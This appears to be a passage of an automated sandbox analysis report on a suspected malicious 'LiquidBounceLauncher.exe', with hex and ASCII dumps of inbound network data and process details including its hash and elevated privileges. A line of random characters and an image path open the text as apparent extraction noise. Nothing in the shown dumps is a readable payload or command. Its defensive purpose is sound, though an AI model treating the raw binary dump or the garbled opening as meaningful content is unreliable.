'@f&KAra/M3;+;YWmSqP/:e;S/|TEq>JVL~p*dsV}EU_e\'5/n&3PA/PP;4?"4f1a4oTSlE_3CSSGNzBDJ Kr>,D


<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2022-05-23 16:54:51 UTC</td><td>1520</td><td>IN</td><td>Data Raw: 4c 98 9b 01 1f 61 96 cf fe eb 74 b7 d6 a9 c9 fc 0c 7c a7 61 de 18 5f 12 7c 43 53 02 19 b5 e5 33 69 f3 aa cb 86
c9 9b 2e 18 d7 ef bc 64 4e 4b 49 b4 71 3e 1a 85 cd 44 27 be 8f c9 bb bb 84 0f c0 af ce 7f 62 90 45 53 83 4e 1d 35 9a ad
6d aa 8b 7a ef cb e6 a6 d7 2f 9b b5 98 ab bd ac cf 96 5f 2f 55 cc 05 70 89 61 43 48 a2 87 f5 04 26 f7 a1 40 0b 73 2b bd
0b 5d 37 7f e5 9a 92 8c d9 fb 12 3b c1 af 4c 72 a8 8b 1b a9 19 46 f7 49 43 64 bf e8 a9 51 84 00 84 87 1d 45 d8 5f f2 d8
db 53 4d 7b 0d 5d 2b d8 4b 4a db ac 41 fb 36 d2 e7 ff f0 01 ae 4b 79 8e c9 a6 fd 40 fd cc ff a1 37 d9 1b 36 84 2f 3a 99 fe
d7 12 af 35 db 1b 58 45 7d 77 03 5d 22 63 9a cf cb 2e d0 d7 cf c5 b8 b8 cb 9d 97 ff 86 87 aa 2d 1c 8b e5 21 71 eb 6c a2
1f a5 38 de d7 4e f4 cb 73 4f 0e 93 5d 3f d5 5d 22
Data Ascii: Lat|a_|CS3i.dNKIq>D'bESN5mz/_/UpaCH&@s+]7;LrFICdQE_SM{]+KJA6Ky@76/:5XE}w]"c.-!ql8NsO]?]"</td></tr>
<tr><td>2022-05-23 16:54:51 UTC</td><td>1536</td><td>IN</td><td>Data Raw: ef 94 df 9c 77 84 77 ac ff 4c 57 ac df 84 f0 c4 d0 dc d0 c4 b8 54 68 d4 58 54 58 6c 68 34 38 2c b8 34 78 0c 58
e4 b8 3c 68 9c c0 84 68 e4 e0 cc d0 d4 78 fc 78 e4 f0 14 58 e4 d0 3c f0 0c d0 04 d0 0c b8 ac 68 1c 58 8c 58 a4 68 8c 38
64 b9 6c 79 44 59 9c b9 74 69 c4 c1 cc 69 5c e1 04 d1 0c 79 34 79 40 b8 bc 60 80 e9 80 c8 90 db a8 db b0 b3 00 63 80
53 e0 53 d8 63 e0 33 f8 b3 c0 73 f8 53 30 b3 e8 63 28 cb 30 63 b0 eb 98 db a0 73 88 73 b0 fb 40 53 50 dc 88 fc d8 dc d0
dc f8 b4 58 64 c8 54 58 54 10 64 38 34 30 b4 38 74 30 54 e8 b4 20 64 90 cc 78 64 e8 ec d0 dc d8 74 c0 74 e8 fc 08 54 e8
dc 40 fc 00 dc 18 dc 00 b4 90 64 10 54 90 54 a8 64 70 35 68 b5 70 75 48 55 a0 b5 78 65 d8 cd c0 65 20 ed 08 dd 10 75
38 75 20 fd d0 55 20 dd f8 fd 48 dd 40 dd 48 b5 e8 65 58 55
Data Ascii: wwLWThXTXlh48,4xX<hhxxX<hXXh8dlyDYtii\y4y@`cSSc3sS0c(0css@SPXdTXTd8408t0T dxdttT@dTTdp5h
puHUxee u8u U H@HeXU</td></tr>
<tr><td>2022-05-23 16:54:51 UTC</td><td>1552</td><td>IN</td><td>Data Raw: 6d 70 62 69 69 69 77 79 61 71 66 75 61 73 6b 68 6e 78 71 69 79 6a 6c 6d 78 72 73 78 65 75 76 6f 6d 7a 68 75
6f 74 63 7a 79 6c 7a 7a 7a 77 68 73 70 62 61 66 69 66 62 64 6f 6c 79 75 78 68 76 6a 6d 6d 61 00 64 6e 73 70 67 65 6f 79
6d 67 62 61 78 6f 7a 79 7a 6d 74 61 6a 6a 6d 70 73 7a 61 61 6d 6e 68 69 78 75 6c 74 75 6d 7a 75 69 61 7a 79 6d 77 76
61 67 75 6b 65 76 6e 62 69 77 61 71 72 70 6d 62 6d 69 74 78 73 70 78 6b 76 61 6d 75 7a 73 76 75 6b 71 67 66 68 69 79
6a 72 6e 68 00 77 75 61 63 6f 6b 71 6f 6e 64 6c 6a 76 71 64 6f 6a 6b 77 6d 78 6c 6c 66 64 6b 6f 6e 75 6b 77 75 6e 67 62
75 69 6d 74 73 61 70 71 65 75 69 61 65 7a 68 79 7a 69 74 77 74 6a 6f 75 68 73 64 63 6c 65 74 79 6b 76 74 72 61 6f 6d 6
b 00 63 72 6e 6c 72 65 66 6a 79 71 77 6b 69 64 63 00 76 67 78 70
Data Ascii: mpbiiiwyaqfuaskhnxqiyjlmxrsxeuvomzhuotczylzzzwhspbafifbdolyuxhvjmmadnspgeoymgbaxozyzmtaj
jmpszaamnhixultumzuiazymwvagukevnbiwaqrpmbmitxspxkvamuzsvukqgfhiyjrnhwuacokqondljvqdojkwmxllfdkonukw
ungbuimtsapqeuiaezhyzitwtjouhsdcletykvtraomkcrnlrefjyqwkidcvgxp</td></tr>
<tr><td>2022-05-23 16:54:51 UTC</td><td>1568</td><td>IN</td><td>Data Raw: 18 42 00 90 17 42 00 51 17 42 00 e3 17 42 00 51 17 42 00 20 17 42 00 51 17 42 00 e0 16 42 00 51 17 42 00
51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42
00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17
42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51
17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00
51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42
00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00 51 17 42 00
Data Ascii: BBQBBQB BQBBQBQBQBQBQBQBQBQBQBQBQBQBQBQBQBQBQBQBQBQBQBQBQBQBQBQB
QBQBQBQBQBQBQBQBQBQBQBQBQBQBQBQBQBQBQBQBQBQBQBQBQBQBQB</td></tr>
<tr><td>2022-05-23 16:54:51 UTC</td><td>1584</td><td>IN</td><td>Data Raw: 61 74 6f 72 49 77 53 74 31 31 63 68 61 72 5f 74 72 61 69 74 73 49 77 45 45 45 00 00 00 00 00 53 74 39 74 69
6d 65 5f 62 61 73 65 00 00 00 00 53 74 39 74 79 70 65 5f 69 6e 66 6f 00 00 00 00 d8 e0 58 00 88 a1 58 00 9c a1 58 00 b0
a1 58 00 c4 a1 58 00 00 e1 58 00 ec e0 58 00 14 e1 58 00 28 e1 58 00 3c e1 58 00 50 e1 58 00 0c e4 58 00 d8 a1 58 00
14 a2 58 00 28 a2 58 00 3c a2 58 00 50 a2 58 00 00 a2 58 00 ec a1 58 00 34 e4 58 00 20 e4 58 00 48 e4 58 00 8c a2 58
00 64 a2 58 00 78 a2 58 00 c8 a2 58 00 dc a2 58 00 b4 a2 58 00 a0 a2 58 00 70 e4 58 00 5c e4 58 00 84 e4 58 00 98 e4
58 00 ac e4 58 00 c0 e4 58 00 e8 e4 58 00 f0 a2 58 00 04 a3 58 00 fc e4 58 00 10 e5 58 00 18 a3 58 00 2c a3 58 00 24
e5 58 00 38 e5 58 00 40 a3 58 00 54 a3 58 00 68 a3 58 00 7c a3 58 00
Data Ascii: atorIwSt11char_traitsIwEEESt9time_baseSt9type_infoXXXXXXXX(X<XPXXXX(X<XPXXX4X XHXXdXxXXX
XXpX\XXXXXXXXXXX,X$X8X@XTXhX|X</td></tr>
<tr><td>2022-05-23 16:54:51 UTC</td><td>1600</td><td>IN</td><td>Data Raw: 30 72 0a 0e 0c 41 c3 0e 08 41 c6 0e 04 45 0b 6c 0a 0e 0c 41 c3 0e 08 41 c6 0e 04 43 0b 00 00 28 00 00 00 18
02 00 00 c8 90 f0 ff 42 00 00 00 00 41 0e 08 83 02 43 0e 20 5a 0a 0e 08 41 c3 0e 04 41 0b 60 0e 08 41 c3 0e 04 00 00 40
00 00 00 a8 01 00 00 5c 79 f0 ff 9f 01 00 00 04 f0 45 4b 00 41 0e 08 85 02 41 0e 0c 87 03 46 0e 10 86 04 41 0e 14 83 05
45 0e 40 03 58 01 0a 0e 14 41 c3 0e 10 41 c6 0e 0c 41 c7 0e 08 41 c5 0e 04 46 0b 10 00 00 00 88 02 00 00 28 8b ea ff
36 00 00 00 00 00 00 00 50 00 00 00 00 02 00 00 54 74 f0 ff 0b 04 00 00 04 0c 46 4b 00 41 0e 08 85 02 41 0e 0c 87 03
41 0e 10 86 04 41 0e 14 83 05 43 0e 40 02 b7 0e 3c 4a 0e 40 02 ab 0a 0e 14 41 c3 0e 10 41 c6 0e 0c 41 c7 0e 08 41 c5
0e 04 49 0b 03 7f 01 0e 3c 4a 0e 40 00 00 34 00 00 00 f0 02 00 00
Data Ascii: 0rAAElAAC(BAC ZAA`A@\yEKAAFAE@XAAAAF(6PTtFKAAAAC@<J@AAAAI<J@4</td></tr>
<tr><td>2022-05-23 16:54:51 UTC</td><td>1616</td><td>IN</td><td>Data Raw: 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 10 00 00 00
1c 00 00 00 d8 06 ea ff 75 00 00 00 00 00 00 00 1c 00 00 00 00 00 00 00 01 7a 50 4c 52 00 01 7c 08 07 00 50 fd 4a 00 00
1b 0c 04 04 88 01 00 00 2c 00 00 00 24 00 00 00 64 57 ee ff 48 00 00 00 04 e8 4a 4b 00 41 0e 08 86 02 41 0e 0c 83 03
45 0e 20 78 0e 0c 43 c3 0e 08 41 c6 0e 04 00 00 00 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01
00 00 10 00 00 00 1c 00 00 00 3c e8 ef ff 9a 01 00 00 00 00 00 00 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c
04 04 88 01 00 00 10 00 00 00 1c 00 00 00 70 e6 ef ff 9a 01 00 00 00 00 00 00 14 00 00 00 00 00 00 00 01 7a 52 00 01
7c 08 01 1b 0c 04 04 88 01 00 00 10 00 00 00 1c 00 00 00 b4 e9 ef ff
Data Ascii: zR|uzPLR|PJ,$dWHJKAAE xCAzR|<zR|pzR|</td></tr>
<tr><td>2022-05-23 16:54:51 UTC</td><td>1632</td><td>IN</td><td>Data Raw: 00 00 00 00 41 0e 08 83 02 45 0e 30 5a 0e 28 43 0e 30 45 0e 08 41 c3 0e 04 00 00 14 00 00 00 00 00 00 00
01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 24 00 00 00 1c 00 00 00 44 b8 e9 ff 2c 00 00 00 00 41 0e 08 83 02 45
0e 30 5a 0e 28 43 0e 30 45 0e 08 41 c3 0e 04 00 00 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01
00 00 24 00 00 00 1c 00 00 00 b4 b9 e9 ff 2c 00 00 00 00 41 0e 08 83 02 45 0e 30 5a 0e 28 43 0e 30 45 0e 08 41 c3 0e
04 00 00 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 24 00 00 00 1c 00 00 00 e4 ba e9 ff
2c 00 00 00 00 41 0e 08 83 02 45 0e 30 5a 0e 28 43 0e 30 45 0e 08 41 c3 0e 04 00 00 14 00 00 00 00 00 00 00 01 7a 52
00 01 7c 08 01 1b 0c 04 04 88 01 00 00 24 00 00 00 1c 00 00 00 24 bb e9 ff
Data Ascii: AE0Z(C0EAzR|$D,AE0Z(C0EAzR|$,AE0Z(C0EAzR|$,AE0Z(C0EAzR|$$</td></tr>
<tr><td>2022-05-23 16:54:51 UTC</td><td>1648</td><td>IN</td><td>Data Raw: 41 c6 0e 08 41 c7 0e 04 47 0b 5d 0e 1c 43 0e 30 43 0e 10 41 c3 0e 0c 41 c6 0e 08 41 c7 0e 04 14 00 00 00 00
00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 2c 00 00 00 1c 00 00 00 20 3d ec ff 88 01 00 00 00 41 0e 08
85 02 42 0d 05 46 87 03 86 04 83 05 02 52 0a c3 41 c6 41 c7 41 c5 0c 04 04 43 0b 00 14 00 00 00 00 00 00 00 01 7a 52
00 01 7c 08 01 1b 0c 04 04 88 01 00 00 2c 00 00 00 1c 00 00 00 d8 29 ec ff 01 02 00 00 00 41 0e 08 85 02 42 0d 05 49 8
7 03 86 04 83 05 02 e8 0a c3 41 c6 41 c7 41 c5 0c 04 04 49 0b 00 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c
04 04 88 01 00 00 1c 00 00 00 1c 00 00 00 00 3f ec ff 39 00 00 00 00 43 0e 30 6d 0e 1c 43 0e 30 43 0e 04 00 00 00 14 00
00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00
Data Ascii: AAG]C0CAAAzR|, =ABFRAAACzR|,)ABIAAAIzR|?9C0mC0CzR|</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:54:51 UTC	1664	IN	Data Raw: 00 00 00 ec b7 e9 ff 07 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 10 00 00 00 1c 00 00 00 b0 b7 e9 ff 07 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 10 00 00 00 1c 00 00 00 a4 1d f0 ff 0b 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 10 00 00 00 1c 00 00 00 38 21 f0 ff 0b 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 10 00 00 00 1c 00 00 00 1c e6 e9 ff 08 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 10 00 00 00 1c 00 00 00 00 e6 e9 ff 08 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 Data Ascii: zR|zR|zR|8!zR|zR|zR|
2022-05-23 16:54:51 UTC	1680	IN	Data Raw: 08 41 c5 0e 04 4b 0b 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 38 00 00 00 1c 00 00 00 78 8a ef ff 70 00 00 00 00 41 0e 08 87 02 41 0e 0c 86 03 44 0e 10 83 04 6b 0a c3 0e 0c 41 c6 0e 08 41 c7 0e 04 4d 0b 6b c3 0e 0c 41 c6 0e 08 41 c7 0e 04 00 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 38 00 00 00 1c 00 00 00 64 86 ef ff 70 00 00 00 00 41 0e 08 87 02 41 0e 0c 86 03 44 0e 10 83 04 6b 0a c3 0e 0c 41 c6 0e 08 41 c7 0e 04 4d 0b 6b c3 0e 0c 41 c6 0e 08 41 c7 0e 04 00 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 14 00 00 00 1c 00 00 00 50 8d ef ff 19 00 00 00 00 4c 0e 20 4b 0e 04 00 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 14 00 00 00 1c 00 00 00 Data Ascii: AKzR|8xpAADkAAMkAAzR|8dpAADkAAMkAAzR|PL KzR|
2022-05-23 16:54:51 UTC	1696	IN	Data Raw: 14 41 c3 0e 10 41 c6 0e 0c 41 c7 0e 08 41 c5 0e 04 43 0b 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 38 00 00 00 1c 00 00 00 1c 62 ef ff 61 00 00 00 00 41 0e 08 87 02 41 0e 0c 86 03 43 0e 10 83 04 43 0e 20 71 0e 10 43 0e 20 43 0a 0e 10 41 c3 0e 0c 41 c6 0e 08 41 c7 0e 04 43 0b 00 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 40 00 00 00 1c 00 00 00 c8 6c ef ff 6d 00 00 00 00 41 0e 08 85 02 41 0e 0c 87 03 43 0e 10 86 04 41 0e 14 83 05 43 0e 30 7b 0e 20 43 0e 30 43 0a 0e 14 41 c3 0e 10 41 c6 0e 0c 41 c7 0e 08 41 c5 0e 04 43 0b 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 3c 00 00 00 1c 00 00 00 7c 67 ef ff 6c 00 00 00 00 41 0e 08 85 02 41 0e 0c 87 03 41 0e 10 86 04 41 0e 14 83 Data Ascii: AAAACzR|8baAACC qC CAAACzR|@lmAACAC0{ C0CAAAACzR|<|glAAAA
2022-05-23 16:54:51 UTC	1712	IN	Data Raw: 20 43 0e 04 00 00 00 1c 00 00 00 00 00 00 00 01 7a 50 4c 52 00 01 7c 08 07 00 50 fd 4a 00 00 1b 0c 04 04 88 01 00 00 40 00 00 00 24 00 00 00 b0 e1 ed ff 9e 01 00 00 04 50 69 4b 00 41 0e 08 85 02 42 0d 05 43 87 03 86 04 83 05 02 be 0a c3 41 c6 41 c7 41 c5 0c 04 04 49 0b 02 4f 0a c3 41 c6 41 c7 41 c5 0c 04 04 43 0b 00 00 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 10 00 00 00 1c 00 00 00 94 ef ed ff 05 00 00 00 00 00 00 00 1c 00 00 00 00 00 00 00 01 7a 50 4c 52 00 01 7c 08 07 00 50 fd 4a 00 00 1b 0c 04 04 88 01 00 00 40 00 00 00 24 00 00 00 30 dc ed ff 9e 01 00 00 04 a0 69 4b 00 41 0e 08 85 02 42 0d 05 43 87 03 86 04 83 05 02 c7 0a c3 41 c6 41 c7 41 c5 0c 04 04 43 0b 02 4c 0a c3 41 c6 41 c7 41 c5 0c 04 04 43 0b 00 00 14 00 00 00 Data Ascii: CzPLR|PJ@$PiKABCAAAIOAAACzR|zPLR|PJ@$0iKABCAAACLAAAC
2022-05-23 16:54:51 UTC	1728	IN	Data Raw: 0e 0c 41 c3 0e 08 41 c6 0e 04 00 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 40 00 00 00 1c 00 00 00 e4 ad e8 ff 63 00 00 00 00 41 0e 08 86 02 41 0e 0c 83 03 45 0e 20 7d 0e 18 43 0e 20 45 0a 0e 0c 41 c3 0e 08 41 c6 0e 04 43 0b 45 0e 1c 43 0e 20 45 0e 0c 41 c3 0e 08 41 c6 0e 04 00 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 10 00 00 00 1c 00 00 00 28 ad e8 ff 15 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 14 00 00 00 1c 00 00 00 fc ab e8 ff 39 00 00 00 00 73 0e 10 45 0e 04 00 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 14 00 00 00 1c 00 00 00 8c ab e8 ff 39 00 00 00 00 73 0e 10 45 0e 04 00 1c 00 00 00 00 00 00 00 01 7a 50 4c Data Ascii: AAzR|@cAAE }C EAACEC EAAzR|(zR|9sEzR|9sEzPL
2022-05-23 16:54:51 UTC	1744	IN	Data Raw: 02 43 0a 0e 08 41 c3 0e 04 46 0b 20 00 00 00 c0 04 00 00 8c 95 ec ff 76 00 00 00 00 41 0e 08 83 02 45 0e 20 02 51 0a 0e 08 41 c3 0e 04 48 0b 20 00 00 00 e4 04 00 00 28 99 ec ff 76 00 00 00 00 41 0e 08 83 02 45 0e 20 02 51 0a 0e 08 41 c3 0e 04 48 0b 20 00 00 00 08 05 00 00 44 87 ec ff 5a 00 00 00 00 41 0e 08 83 02 45 0e 20 7c 0a 0e 08 41 c3 0e 04 41 0b 00 20 00 00 00 2c 05 00 00 a0 88 ec ff 5a 00 00 00 00 41 0e 08 83 02 45 0e 20 7c 0a 0e 08 41 c3 0e 04 41 0b 00 20 00 00 00 50 05 00 00 1c 93 ec ff 76 00 00 00 00 41 0e 08 83 02 45 0e 20 02 51 0a 0e 08 41 c3 0e 04 48 0b 24 00 00 00 38 03 00 00 88 82 ec ff 66 00 00 00 04 df 82 4b 00 41 0e 08 83 02 45 0e 20 02 43 0a 0e 08 41 c3 0e 04 46 0b 28 00 00 00 9c 05 00 00 a0 84 ec ff 50 00 00 00 00 41 0e 08 83 02 45 0e Data Ascii: CAF vAE QAH (vAE QAH DZAE |AA ,ZAE |AA PvAE QAH$8fKAE CAF(PAE
2022-05-23 16:54:51 UTC	1760	IN	Data Raw: 00 00 00 1c 00 00 00 38 3b ee ff 72 00 00 00 00 41 0e 08 85 02 41 0e 0c 87 03 41 0e 10 86 04 41 0e 14 83 05 43 0e 40 02 46 0a 0e 14 41 c3 0e 10 41 c6 0e 0c 41 c7 0e 08 41 c5 0e 04 45 0b 00 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 2c 00 00 00 1c 00 00 00 10 5c ee ff 30 00 00 00 00 41 0e 08 86 02 41 0e 0c 83 03 45 0e 20 5a 0e 18 45 0e 20 43 0e 0c 43 c3 0e 08 41 c6 0e 04 00 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 2c 00 00 00 1c 00 00 00 f8 5b ee ff 36 00 00 00 00 41 0e 08 86 02 41 0e 0c 83 03 45 0e 20 60 0e 18 45 0e 20 43 0e 0c 43 c3 0e 08 41 c6 0e 04 00 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 1c 00 00 00 1c 00 00 00 d0 60 ee ff 35 00 00 00 00 43 0e 20 69 0e 10 43 Data Ascii: 8;rAAAAC@FAAAAEzR|,\0AAE ZE CCAzR|,[6AAE `E CCAzR|`5C iC
2022-05-23 16:54:51 UTC	1776	IN	Data Raw: 41 0e 08 85 02 42 0d 05 42 87 03 86 04 44 83 05 02 f2 0a c3 41 c6 41 c7 41 c5 0c 04 04 43 0b 58 0a c3 41 c6 41 c7 41 c5 0c 04 04 43 0b 00 00 1c 00 00 00 00 00 00 00 01 7a 50 4c 52 00 01 7c 08 07 00 50 fd 4a 00 00 1b 0c 04 04 88 01 00 00 40 00 00 00 24 00 00 00 b8 8f ec ff 50 01 00 00 04 b2 8e 4b 00 41 0e 08 85 02 42 0d 05 43 87 03 86 04 83 05 02 ca 0a c3 41 c6 41 c7 41 c5 0c 04 04 4d 0b 58 0a c3 41 c6 41 c7 41 c5 0c 04 04 43 0b 00 00 00 1c 00 00 00 00 00 00 00 01 7a 50 4c 52 00 01 7c 08 07 00 50 fd 4a 00 00 1b 0c 04 04 88 01 00 00 40 00 00 00 24 00 00 00 a4 90 ec ff 50 01 00 00 04 d0 8e 4b 00 41 0e 08 85 02 42 0d 05 43 87 03 86 04 83 05 02 cc 0a c3 41 c6 41 c7 41 c5 0c 04 04 4b 0b 58 0a c3 41 c6 41 c7 41 c5 0c 04 04 43 0b 00 00 00 1c 00 00 00 00 00 00 00 Data Ascii: ABBDAAACXAAACzPLR|PJ@$PKABCAAAMXAAACzPLR\|PJ@$PKABCAAAKXAAAC
2022-05-23 16:54:51 UTC	1792	IN	Data Raw: 0e 0c 41 c7 0e 08 41 c5 0e 04 00 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 20 00 00 00 1c 00 00 00 04 5a eb ff 4a 00 00 00 00 41 0e 08 83 02 57 0a c3 0e 04 48 0b 4d 0a c3 0e 04 45 0b 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 3c 00 00 00 1c 00 00 00 68 71 eb ff 6a 00 00 00 00 41 0e 08 86 02 41 0e 0c 83 03 45 0e 30 5d 0a 0e 0c 41 c3 0e 08 41 c6 0e 04 4a 0b 54 0e 28 43 0e 30 45 0a 0e 0c 41 c3 0e 08 41 c6 0e 04 43 0b 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 3c 00 00 00 1c 00 00 00 40 74 eb ff 6a 00 00 00 00 41 0e 08 86 02 41 0e 0c 83 03 45 0e 30 5d 0a 0e 0c 41 c3 0e 08 41 c6 0e 04 4a 0b 54 0e 28 43 0e 30 45 0a 0e 0c 41 c3 0e 08 41 c6 0e 04 43 0b 14 00 00 00 00 00 00 00 Data Ascii: AAzR| ZJAWHMEzR|<hqjAAE0]AAJT(C0EAACzR|<@tjAAE0]AAJT(C0EAAC
2022-05-23 16:54:51 UTC	1808	IN	Data Raw: c3 41 c6 41 c5 0c 04 04 43 0b 00 1c 00 00 00 00 00 00 00 01 7a 50 4c 52 00 01 7c 08 07 00 50 fd 4a 00 00 1b 0c 04 04 88 01 00 00 30 00 00 00 24 00 00 00 4c bd ea ff db 00 00 00 04 46 93 4b 00 41 0e 08 85 02 42 0d 05 42 87 03 86 04 44 83 05 02 a5 0a c3 41 c6 41 c7 41 c5 0c 04 04 41 0b 14 00 00 00 00 00 00 00 01 7a 52 00 01 7c 08 01 1b 0c 04 04 88 01 00 00 44 00 00 00 1c 00 00 00 e0 bd ea ff ac 00 00 00 00 41 0e 08 85 02 41 0e 0c 87 03 41 0e 10 86 04 41 0e 14 83 05 45 0e 40 76 0e 3c 46 0e 40 4a 0e 3c 4d 0e 40 02 49 0e 14 41 c3 0e 10 41 c6 0e 0c 41 c7 0e 08 41 c5 0e 04 1c 00 00 00 00 00 00 00 01 7a 50 4c 52 00 01 7c 08 07 00 50 fd 4a 00 00 1b 0c 04 04 88 01 00 00 30 00 00 00 24 00 00 00 b8 ba ea ff fa 00 00 00 04 5a 93 4b 00 41 0e 08 85 02 45 0d 05 43 87 03 Data Ascii: AACzPLR|PJ0$LFKABBDAAAAzR\|DAAAAE@v<F@J<M@IAAAAzPLR\|PJ0$ZKAEC

Timestamp	kBytes transferred	Direction	Data
2022-05-23 16:54:51 UTC	1824	IN	Data Raw: 73 76 63 72 74 2e 64 6c 6c 00 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 28 a0 1c 00 Data Ascii: svcrt.dll(((

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: LiquidBounceLauncher.exe PID: **3368**, Parent PID: **6008**

General

Target ID:	0
Start time:	18:54:01
Start date:	23/05/2022
Path:	C:\Users\user\Desktop\LiquidBounceLauncher.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\LiquidBounceLauncher.exe"
Imagebase:	0x400000
File size:	1156040 bytes
MD5 hash:	8AAEB1206B0BA5BC0D7697148509A3BE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
